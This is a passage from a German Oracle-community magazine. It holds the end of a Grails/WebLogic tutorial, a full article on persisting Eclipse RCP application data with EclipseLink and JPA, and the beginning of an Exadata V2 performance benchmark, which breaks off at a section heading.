


Abbildung 2: Dialog „Album Liste“




Abbildung 3: Dialog „Song anlegen“

- Erstellen des Grails-Applikations-Gerüsts mit dem Befehl „C:\Grails\projects>grails create-app cd_db“. Aus Platzgründen werden bei diesem Beispiel keine Package-Namen verwendet.
- Ablegen der beiden Domain-Klassen „Album“ und „Song“ im Verzeichnis „C:\Grails\projects\cd_db\grails-app\domain“
- Erzeugen der Domain-Klassen „Album“ und „Song“ mit den Befehlen:
 - C:\Grails\projects\cd_db>grails create-domain-class Album
 - C:\Grails\projects\cd_db>grails create-domain-class Song
- Erzeugen der User-Interface-Controller mit den Befehlen:
 - C:\Grails\projects\cd_db>grails generate-controller Album
 - C:\Grails\projects\cd_db>grails generate-controller Song
- Erzeugen der Views mit den Befehlen:
 - C:\Grails\projects\cd_db>grails generate-views Album
 - C:\Grails\projects\cd_db>grails generate-views Song
- Starten der Applikation mit dem Befehl:
 - C:\Grails\projects\cd_db>grails run-app“

Die Applikation wird nun automatisch kompiliert und auf den mitgelieferten Tomcat-Server aufgespielt. In der Konsole ist die generierte URL zu sehen. Abbildung 2 zeigt die Übersichtstabelle und Abbildung 3 den Dialog zum Anlegen eines Songs. Das Look-and-Feel lässt sich jetzt noch eigenen Anforderungen anpassen.

Deployment auf dem Oracle WebLogic-Server

Für das Deployment erweitert man das von Grails gebaute WAR-File um eine weblogic.xml-Datei. Hierzu sollte der Build-Prozess auf ein eigenes ANT-Skript umgestellt werden. Ein auf diese Weise erweitertes WAR-File kann dann auf alle Funktionalitäten des WebLogic-Servers zugreifen.

Fazit

Die über die letzten Projekte gesammelten Erfahrungen haben gezeigt, dass Grails ein Framework für eine hochproduktive Entwicklung von Web-Applikationen ist. Meistens hat man als Entwickler das Gefühl, dass Grails den eigenen Ideen folgt und man nicht den Ideen eines Tools hinterherläuft. Ein anschließendes Deployment auf dem Oracle WebLogic-Server stellt sicher, dass die erstellte Web-Applikation sehr gut skaliert. Darüber hinaus kann man auch auf alle Infrastruktur-Komponenten wie beispielsweise das Security Framework oder den Connection Pool zugreifen. Zudem bettet sich solch eine Lösung reibungslos in den IT-Betrieb ein.

Weitere Informationen

Neben den Standard-Links zu Grails ist vor allem die Artikelserie „Mastering Grails“ von Scott Davis zu empfehlen:

<http://www.grails.org/>
<http://www.grails.org/GORM>
<http://www.grails.org/Success+Stories>
http://www.ibm.com/developerworks/views/java/libraryview.jsp?search_by=mastering+grails

Kontakt:

Peter Soth
 peter.soth@exensio.de

Datenbankzugriff aus Eclipse RCP-Anwendungen via EclipseLink

Johannes Michler, PROMATIS software GmbH

Zunächst von IBM und ab 2001 als Open-Source-Projekt unter der Führung der Eclipse Foundation entwickelt, war Eclipse lange Zeit vor allem als integrierte Entwicklungsumgebung für Java bekannt. Seit Juni 2009 ist nun die aktuelle Version 3.5 für alle verbreiteten Plattformen verfügbar (Windows, Linux, Mac). Noch immer gilt Eclipse als komfortable und weit verbreitete Java-Entwicklungsumgebung mit vielfältigen Möglichkeiten, beispielsweise zur Syntaxüberprüfung und -vervollständigung, aber auch für Restrukturierung oder Debugging.

Aufgrund des modularen Aufbaus gibt es für die Eclipse-Plattform eine große Anzahl von Erweiterungen, die im Eclipse-Umfeld „Plugins“ genannt werden. Dank dieser Erweiterungen eignet sich Eclipse außer für die Entwicklung von Anwendungen in der Java Standard Edition auch für die Enterprise Version (JEE) sowie für eine Vielzahl weiterer Programmiersprachen (beispielsweise PHP, C/C++). Darüber hinaus stehen Erweiterungen zur Modellierung (EMF) inklusive der Erstellung grafischer Editoren (GMF), für Reporting (BIRT), den Datenbank-Zugriff (EclipseLink) und vieles mehr zur Verfügung. Unter www.eclipse.org kann man verschiedene Zusammenstellungen dieser Erweiterungen herunterladen. Neben den von der Eclipse Foundation selbst angebotenen Plugins gibt es eine große Anzahl durch Drittanbieter bereitgestellter Erweiterungen (siehe <http://eclipse-plugins.2y.net>).

Eclipse im Datenbank-Umfeld

Für Datenbanken existieren zwei Arten von Eclipse Plugins: Erweiterungen zur Verwaltung und Entwicklung von Datenbanken sowie solche, die den Zugriff auf Datenbanken aus Java-Anwendungen heraus ermöglichen. Auf der einen Seite steht mit der Eclipse Data-Tools-Plattform (DTP) eine Umgebung für den Zugriff auf beliebige SQL-Datenbanken zur Verfügung. Dies ermöglicht es, über die jeweiligen JDBC-Treiber aus der Eclipse Entwicklungsumgebung heraus SQL zu entwickeln und gegen die Datenbank

auszuführen. Dabei steht auch eine kontextabhängige Syntax-Vervollständigung zur Verfügung. Die Ergebnisse werden, wie von ähnlichen Tools gewohnt, in einer komfortablen Tabledarstellung ausgegeben. Außerdem stehen Werkzeuge zur tabellarischen Bearbeitung von SQL-Tabellen zur Verfügung (siehe Abbildung 1).

Neben diesen generischen Eclipse-Werkzeugen gibt es mit jOra ein spezielles Eclipse-Plugin für die Verwaltung von Oracle Datenbanken. Mit diesem können über DTP hinaus – ähnlich wie im Oracle SQL Developer – vielfältige Datenbank-Aufgaben über eine grafische Oberfläche erledigt werden, angefangen von der Erstellung und Änderung von Tabellen, Views oder Prozeduren über die Darstellung von Explain-Plänen oder Daten (einschließlich Änderungen oder einfacher Filterung) bis hin zu einem komfortablen PL/SQL-Editor.

Dieser Artikel konzentriert sich auf die zweite Art von Eclipse Datenbank-Erweiterungen: den Zugriff von Eclipse-RCP-Anwendungen auf Datenbanken. Hier steht im Eclipse-Umfeld mit der Java-Persistence-API (JPA)-Implementierung „EclipseLink“ ein mächtiges Werkzeug zur Verfügung. Zu dessen Verständnis ist im nächsten Abschnitt die Entwicklung einer ersten eigenen Anwendung auf Basis von Eclipse-RCP beschrieben. Diese wird anschließend um eine Datenbank-Persistierung erweitert.

PhoneBookRCP

Die Eclipse-Plattform bietet zwei grundsätzliche Möglichkeiten zur Anwendungserstellung. Entweder kann man ein Plugin in die zum Teil aus mehr als tausend weiteren Erweiterungen bestehende Eclipse-Entwicklungsumgebung selbst laden oder in Form




Abbildung 1: Eclipse Data-Tools-Plattform




Abbildung 2: Plugin-Editor

einer Eclipse-RCP-Anwendung eine eigenständige Anwendung mit einer genau definierten Menge an zu ladenden Plugins implementieren. Der Aufbau der einzelnen Plugins unterscheidet sich in beiden Fällen nicht wesentlich und auch in einer eigenständigen RCP-Anwendung sind bestehende Eclipse-Erweiterungen problemlos nutzbar. Zur Entwicklung eigener Eclipse-Plugins bietet sich die Nutzung der „Eclipse for RCP/Plug-in Developers“-Variante an, die bereits alle nötigen Bestandteile enthält.

Der „Plug-in Project Wizard“ im Datei-Menü unterstützt die ersten Schritte zum eigenen Eclipse-Plugin. Er fragt zunächst Basisinformationen wie Name, Version und Laufzeitumgebung ab. Außerdem unterscheidet er zwischen RCP- und „reinen“ Plugin-Projekten und fragt, ob die Komponente zur grafischen Oberfläche beiträgt. Eine einfache grafische RCP-Anwendung lässt sich im letzten Schritt über die Vorlage „RCP Application with a view“ erzeugen. Die grafische Oberfläche von auf Eclipse basierenden Anwendungen besteht aus einer oder mehreren Perspektiven, wobei jede Perspektive eine initiale Menge an „Views“ und deren Aufteilung auf der Oberfläche umfasst. Eine einzelne View unterstützt jeweils eine bestimmte Aufgabe. In der Entwicklungsumgebung sind beispielsweise der Projekt-Explorer oder die Eigenschaftenanzeige als Views realisiert.

Die generierte Beispielanwendung besitzt genau eine Perspektive (Perspective.java), welche von der einzigen View (View.java) voll ausgefüllt wird. Diese View enthält zunächst eine einfache Liste mit drei Elementen, die mit den ebenfalls als Plugins bereitgestellten Basistechnologien (JFace und SWT) implementiert ist. Über den Eclipse-Erweiterungsmechanismus werden View und Perspektive in der Datei plugin.xml, die man mit dem in Abbildung 2 gezeigten Editor einfach editieren kann, im Basis-Plugin org.eclipse.ui registriert. Wie aus der Manifest-Beschreibung hervorgeht, hängt die Beispiel-RCP-Anwendung damit unter anderem von dieser Erweiterung ab.

Die Anwendung ausführen und erweitern

Zur Ausführung der RCP-Anwendung müssen die zugehörigen Plugins in der Equinox-Laufzeitumgebung registriert und gestartet werden. Dies kann über „Launch an Eclipse Application“ auf der Übersichtsseite des in Abbildung 2 gezeigten Plugin-Editors erfolgen. Dabei entsteht automatisch eine Ausführungskonfiguration, die neben dem eigenen „Testplugin“ automatisch die von diesem Plugin in der Manifest.mf definierten abhängigen Erweiterungen enthält. Inklusive geschachtelter Abhängigkeiten besteht so selbst die minimale HalloWelt-Anwendung bereits aus 45 Einzelkomponenten.

Ausgehend von der HalloWelt-Anwendung des vorigen Abschnitts wird nun eine einfache Telefonbuch-Anwendung implementiert. Diese besitzt mehrere Telefonbücher, wobei jedes aus einer Menge von Personen besteht. Für jede Person können Attribute wie Name, E-Mail-Adresse und verschiedene Telefonnummern gepflegt werden. Abbildung 3 zeigt die fertige Anwendung.

Die Programmierung

Der erste Schritt bei der Programmierung der Anwendung besteht in der Implementierung eines Modells für eine Telefonbuchsammlung „Phonegroups.java“, für ein einzelnes Telefon-




Abbildung 3: Fertige Telefonbuch-Anwendung

buch „Phonergroup.java“ sowie für die Personen in diesen Telefonbüchern „Person.java“. Die Klasse „Person“ besitzt dabei fünf String-Attribute für ihre Eigenschaften (samt zugehöriger get- und set-Methoden) sowie eine Variable vom Typ „Phonergroup“ zur Speicherung ihres „Besitzers“. Ein solches Telefonbuch besteht wiederum aus einer Liste von Personen sowie einem String, der den Namen des Telefonbuchs speichert. In der Klasse für die Telefonbuchsammlung sind mehrere solcher Telefonbücher schließlich in einer Liste zusammengefasst. Das komplette Datenmodell ist – wie alle anderen hier gezeigten Klassen – unter den Downloads zu diesem Artikel zu finden. Dort liegt auch eine RCP-View, welche die Darstellung des Modells übernimmt und die generierte Beispiel-View „View1.java“ ersetzt. Diese View ist mittels SWT und JFace realisiert. Eine solche grafische Oberfläche lässt sich entweder direkt von Hand in Java oder komfortabler mithilfe eines GUI-Designers wie dem kommerziellen SWT-Designer oder (mit einigen Abstrichen) über die Open-Source-Anwendung Eclipse Visual Editor (VE) implementieren. In der View wird mittels Eclipse-Databinding das Datenmodell an die grafische Darstellung gebunden. Änderungen an der grafischen Darstellung führen dabei unmittelbar zu Änderungen im zugrunde liegenden Datenmodell und umgekehrt.

Datenbank-Zugriff aus Java-Anwendungen

Die im vorigen Abschnitt beschriebene Anwendung behält Telefonbücher und Kontakte nur während eines Programmlaufs im Arbeitsspeicher. Beim Beenden der Anwendung gehen die Daten verloren. Im Folgenden werden nun die Telefonbücher samt der Kontakte in einer relationalen Datenbank gespeichert.

Für den Zugriff einer Java-Anwendung auf eine Datenbank existieren verschiedene Möglichkeiten: Ein bekannter Weg ist es, über JDBC eine direkte Verbindung zur Datenbank herzustellen und über diese Verbindung übliche SQL-Select-, Update- und In-

sert-Anweisungen auszuführen. Dieser Weg bietet über den Aufruf beliebiger SQL-Anweisungen oder PL/SQL-Prozeduren eine hohe Flexibilität und bei richtiger Verwendung eine hohe Performance. Allerdings ist es oft mühsam, die SQL-Anweisungen manuell zu erstellen, ohne dabei SQL Injection oder anderen Angriffen ausgesetzt zu sein. Die SQL-Anweisungen werden dabei außerdem oft Datenbank-abhängig.

Objektrelationale Abbildungen bieten hingegen eine automatische Abbildung zwischen Java-Objekten und relationalen Tabellen. Im Java-Umfeld hat sich dabei die Java-Persistence-API (JPA), die neuerdings in Version 2.0 vorliegt, als offizielle Brückentechnologie etabliert. Der Standard besitzt mehrere Implementierungen, darunter Hibernate, Apache OpenJPA oder EclipseLink. Letzteres ging als Open-Source-Variante aus Oracle TopLink hervor und stellt auch die Referenz-Implementierung von JPA 2.0 dar. Der nächste Abschnitt geht auf JPA genauer ein.

Java-Persistence-API

Zentraler Punkt der JPA-Spezifikation sind sogenannte „Entitäten“. Diese kennzeichnen eine spezielle Form von Klassen, nämlich solche, die persistente Instanzen besitzen können. Eine Klasse wird als Entität deklariert, indem man sie mit der Annotation „@Entity“ markiert. Solche Klassen müssen einen parameterlosen Standard-Konstruktor besitzen und dürfen nicht final sein. JPA verwendet an vielen Stellen das Prinzip „Configuration by exception“: Für viele Einstellungen sind Standardwerte voreingestellt, die bei Bedarf jedoch überschrieben werden können. So führt obige „@Entity“-Annotation automatisch zu einer Abbildung der Klasse auf eine Tabelle gleichen Namens, wobei die primitiven Eigenschaften auf gleichnamige Spalten in der Tabelle abgebildet sind. Über die Annotationen „@Table“ und „@Column“ lässt sich dieses Verhalten jedoch auch manuell beeinflussen. Eine Sonderrolle spielt eine mit „@Id“ versehene Eigenschaft, die als Primärschlüssel abgebildet wird.

Beziehungen zwischen Entitäten werden in Java meist über Referenzen oder Behälter-Typen wie Felder, Listen oder Mengen realisiert. Diese können in JPA mit den Annotationen „@OneToOne“ (für 1:1-Beziehungen), „@ManyToOne“ (n:1), „@OneToMany“ (1:n) oder „@ManyToMany“ (n:m) auf die Datenbank-Entsprechungen „Fremdschlüssel-Beziehung“ oder „Join-Tabelle“ abgebildet werden.

Erweiterung des Telefonbuch-Datenmodells

Um die Anwendung prinzipiell datenbankfähig zu machen, sind zunächst einige vorbereitende Schritte notwendig. Dazu müssen die Komponenten „javax.persistence“ und „org.eclipse.persistence.*“ in der Manifest.mf als benötigte Plugins deklariert sein. Außerdem muss der datenbankspezifische JDBC-Treiber in den Klassenpfad aufgenommen werden (beispielsweise ojdbc6.jar). Zur Erweiterung des Datenmodells kann anschließend die Klasse „Person“ mit der Annotation „@Entity“ versehen und dort ein Id-Feld für den Primärschlüssel hinzugefügt werden:

```
@Id @GeneratedValue private
long id;
```

Dieselben Anpassungen sind auch für die Klasse „PhoneGroup“ durchzuführen. Dort ist zusätzlich die Liste der Personen als „@PrivateOwned @OneToMany(cascade=CascadeType.ALL)“ zu kennzeichnen. Dadurch wird die Beziehung über einen Fremdschlüssel in der Personen-Tabelle abgebildet. Dank der Kaskadierung führt das Entfernen oder Hinzufügen einer Person zu dieser Liste automatisch zur Persistierung beziehungsweise Löschung der entsprechenden Person im EntityManager. Auch das erweiterte Datenmodell kann wieder bei den Downloads gefunden werden.

Lebenszyklus und Auffinden von Entitäten

Ein sogenannter „EntityManager“ verwaltet Entitäten in JPA. Über diesen




Abbildung 4: Lebenszyklus einer Entität

werden Entitäten gefunden, gespeichert oder gelöscht. Abbildung 4 zeigt den Lebenszyklus einer Entität.

Wird eine als Entität markierte Klasse ganz normal über ihren Konstruktor erstellt, so befindet sie sich zunächst im Status „new“. Erst durch Aufruf der persist-Methode des EntityManagers wird die Klasse zu einer verwalteten Entität, die dann auch in der Datenbank gespeichert ist. Bestehende Entitäten kann man über die Methode „find“ des EntityManagers anhand ihres Primärschlüssels finden. Mit der Java Persistence Query Language (JPQL) können auch komplexere Abfragen gestellt werden – die Syntax orientiert sich dabei an SQL.

Ein EntityManager stellt dabei eine Art Datenbank-Sitzung dar. Über ihn kann man auch einen transaktionalen Kontext aufbauen. Zur Erstellung eines EntityManagers dient die EntityManagerFactory. Diese existiert genau einmal pro Persistenz-Kontext und besitzt unter anderem einen Verbindungspool zur Datenbank sowie einen gemeinsamen Cache.

Fertigstellung der Demo-Anwendung

Für die Telefonbuch-Anwendung muss man zunächst unter src/META-INF/persistence.xml einen Persistenz-Kontext definieren. Dieser besitzt einen eindeutigen Namen und enthält eine Liste seiner Entitäten (Person und PhoneGroup). Anschließend muss die Klasse „PhoneGroups“, die in der ursprünglichen Version alle Telefonbücher über

eine Liste verwaltet, folgendermaßen angepasst werden:

- Im Konstruktor der Klasse werden der JDBC-Treiber registriert und eine EntityManagerFactory für den Persistenz-Kontext erstellt. Unter anderem ist dabei festgelegt, wo und mit welchen Benutzerdaten die Datenbank zu erreichen ist. Diese Parameter können auch bereits statisch in der persistence.xml gesetzt sein. Anschließend können auf der Fabrik ein neuer EntityManager erstellt und eine neue Transaktion gestartet werden. Über die einfache Anfrage „select pg from PhoneGroup pg“ wird anschließend die Liste aller Telefonbücher abgerufen. Diese Liste kann man direkt der bereits früher implementierten lokalen Liste der Klasse zuweisen.
- Die Methoden „addGroup“ und „removeGroup“, die ein neues Telefonbuch hinzufügen beziehungsweise löschen, sind um einen persist- bzw. remove-Aufruf mit dem entsprechenden Telefonbuch auf dem EntityManager zu ergänzen.
- Schließlich muss man eine Methode „save“ implementieren (samt zugehörigem Button auf der GUI), die die bisherige Transaktion des EntityManagers abschließt (commit) und eine neue startet (begin).

Beim ersten Start der Anwendung werden automatisch die entsprechenden Datenbank-Tabellen generiert. Die Abfrage nach existierenden Datensätzen

liefert natürlich noch kein Ergebnis. Erfasst man diese jedoch in der Anwendung und speichert sie anschließend, so stehen die Daten auch bei zukünftigen Anwendungsstarts oder für andere Benutzer zur Verfügung.

Erweiterte Anwendungsszenarien

Der komponentenorientierte Ansatz der Eclipse-Laufzeitumgebung ermöglicht eine gute Modularisierung von Anwendungen. Es hat sich dabei bewährt, die Datenbank-Zugriffsschicht als eigenständiges Plugin unter Zuhilfenahme von EclipseLink zu realisieren. Ein Anwendungsbeispiel ist die Implementierung der Eclipse-RCP-Anwendung „Horus Business Modeler“. Horus ist eine frei verfügbare Modellierungs- und Simulations-Software, die in einem Unternehmen oder einer vernetzten Business Community das verfügbare Organisationswissen nutzbar macht und Geschäftsprozesse abbildet (<http://www.horus.biz>). Bei der Implementierung ist es möglich, das für den Datenbank-Zugriff zuständige Plugin (ohne es neu zu übersetzen) sowohl direkt in der RCP-Anwendung für den lokalen Datenbankzugriff als auch – über die serverseitigen Eclipse-Komponenten – auf einem Server zu verwenden.

Fazit

Insgesamt ermöglicht der komponentenorientierte Ansatz der Eclipse-Plattform eine agile und verteilte Entwicklung großer Rich-Client-Anwendungen. Über die freie JPA-2.0-Referenzimplementierung EclipseLink ist es mit moderatem Aufwand möglich, objektorientierte Datenmodelle in einer relationalen Datenbank zu speichern. Dabei kann von vielen sinnvollen Voreinstellungen profitiert werden – von Caching über Standard-Tabellennamen bis hin zur Abbildung von Attributen auf Tabellenspalten.

Kontakt:

Johannes Michler
johannes.michler@promatis.com

Die Performance von Exadata im Vergleich zu konventionellen Plattformen

Manfred Drozd, In&Out AG, Zürich

Im September 2009 hat Oracle mit Exadata V2 die erste Datenbank-Maschine angekündigt, die sowohl für OLTP als auch für Data-Warehouse-Anwendungen geeignet sein soll. Die aus Standard-Komponenten zusammengesetzte Datenbank-Maschine, die allerdings mit spezieller Oracle-Software konfiguriert ist, verfügt über eindrucksvolle theoretische Leistungszahlen. In einem Benchmark hat der Autor überprüft, ob diese Leistungszahlen auch im täglichen Betrieb erreicht werden können.

Um die Performance-Kennzahlen der Exadata besser einordnen zu können, wurden zur besseren Orientierung typische Performance-Kennzahlen einer High-End- und einer Midrange-Plattform gegenübergestellt. Aus Platzgründen können wir die Benchmark-Ergebnisse nur in verkürzter Form publizieren.

Als Benchmark-Tool für Oracle-Plattformen setzt der Autor OraBench ein. Damit werden die Leistungsfähigkeit und Effizienz von ganzen Oracle-Plattformen (Storage, Server, Datenbank), einzelnen Komponenten oder deren Konfiguration bewertet, analysiert und insbesondere das Preis-/Leistungsverhältnis verglichen. Die Benchmark-Tests umfassen alle typischen Datenbank-Operationen in unterschiedlichen Lastsituationen und ermitteln verständliche Performance-Kennzahlen, die für die Kapazitätsplanung von Plattformen unerlässlich sind.

Die Benchmark-Suite verwendet synthetische Daten. Die Tests sind daher jederzeit reproduzierbar und damit vergleichbar. Die Benchmark-Suite umfasst vierzig Tests in acht Testgruppen (siehe Tabelle 1). Ein kompletter Benchmark-Lauf benötigt zwischen sechs und zwölf Stunden. Jeder Benchmark-Test wird durch einen Oracle WAR-Report dokumentiert, um eine detaillierte Performance-Analyse zu ermöglichen. Der Autor verwendet OraBench zur Performance-Zertifizierung neuer Oracle-Plattformen, bevor sie in den produktiven Betrieb gehen.

Die Exadata-Konfiguration

Vermessen wurde eine Exadata Quarter-Rack-Konfiguration (QR) vor der

Auslieferung zum Kunden. Abbildung 1 zeigt die Exadata im Sun Solution Center in Zürich, noch auf einer Palette stehend. Ein Oracle Support-Mitarbeiter benötigte drei Tage zur Installation des Systems. Anschließend war die Exadata mit einer Oracle 11g R2-RAC-Datenbank komplett vorkonfiguriert und lieferte out-of-the-box hervorragende Performance-Ergebnisse, kombiniert mit höchster Verfügbarkeit. Nachträgliche Tuning-Maßnahmen an der Plattform (Storage, Betriebssystem, Datenbank) waren nicht notwendig.

In der Mitte des Racks ist zwischen den beiden Infiniband-Switches (Bandbreite 40 Gbit/sec, Latenzzeit 100 nsec) die dunkle Operator-Konsole zu sehen. Infiniband ermöglicht

eine um Faktor zehn höhere Bandbreite als die heute oft im Einsatz befindliche Fibre-Channel-Technologie mit 4 Gbit/sec. Darunter liegen zwei Datenbank-Server Sun Fire X4170. Jeder verfügt über zwei Intel Xeon E5540 Quad-Core-Prozessoren (2.53 Ghz), 72 Gbyte RAM und einen Dual-Port 40 Gbit/sec Infiniband HCA, der direkt am PCI-E Bus angeschlossen ist. Vier interne Hard Disk Drives (HDD) sind für die Installation von Betriebssystem-, Cluster- und Datenbank-Software notwendig. Da die Prozessoren über Multithreading verfügen, zeigt Oracle 32 Prozessoren pro Datenbank-Server an (Parameter CPU_COUNT). Ganz unten sind die drei Storage Server Sun Fire X4275 zu sehen.

Test-Gruppe	Datenbank-Operation	Die wichtigsten Performance-Kennzahlen
T100	PL/SQL-Operationen	CPU-Geschwindigkeit in [Ops/sec/user] CPU-Durchsatz in [Ops/sec]
T200	Data Write Sequential	I/O-Bandbreite in [Mbyte/sec]
T300	Data Load	DB-Geschwindigkeit in [Rows/sec/user] DB-Durchsatz in [Rows/sec]
T400	Data Scan Sequential	I/O-Bandbreite in [Mbyte/sec] DB Scan Rate in [Rows/sec] Optimale Parallelität
T500	Data Aggregation	DB-Geschwindigkeit in [sec] DB-Durchsatz in [Rows/sec]
T600	Data Select Random	TX-Servicezeit in [Stmts/sec/user] TX-Durchsatz in [Stmts/sec] I/O-Durchsatz in [IOPS]
T700	Data Update Random	TX-Servicezeit in [Stmts/sec/user] TX-Durchsatz in [Stmts/sec] I/O-Durchsatz in [IOPS]
T800	Data Join	TX-Servicezeit in [Stmts/sec/user] I/O-Durchsatz in [IOPS]

Tabelle 1: Übersicht der Benchmark-Tests

Jeder Storage Server verfügt ebenfalls über zwei Intel Xeon E5540 Quad-Core-Prozessoren (2.53 Ghz), 24 Gbyte RAM für den Exadata-Storage-Index und einen Dual-Port 40 Gbit/sec Infiniband HCA. Zwölf interne HDD-Laufwerke (SAS, 15k rpm) mit jeweils 600 Gbyte Kapazität und ein RAID-Controller (512 Mbyte Cache) stehen zur Speicherung der Datenbank zur Verfügung. Jeder Storage Server verfügt zusätzlich über vier Sun Flash Accelerator F20 (pro Storage Server 384 Gbyte), die entweder als Cache für die Datenbank (Exadata Default Installation) oder auch als konventionelle Disks konfiguriert werden können.

Konfiguration der Vergleichssysteme

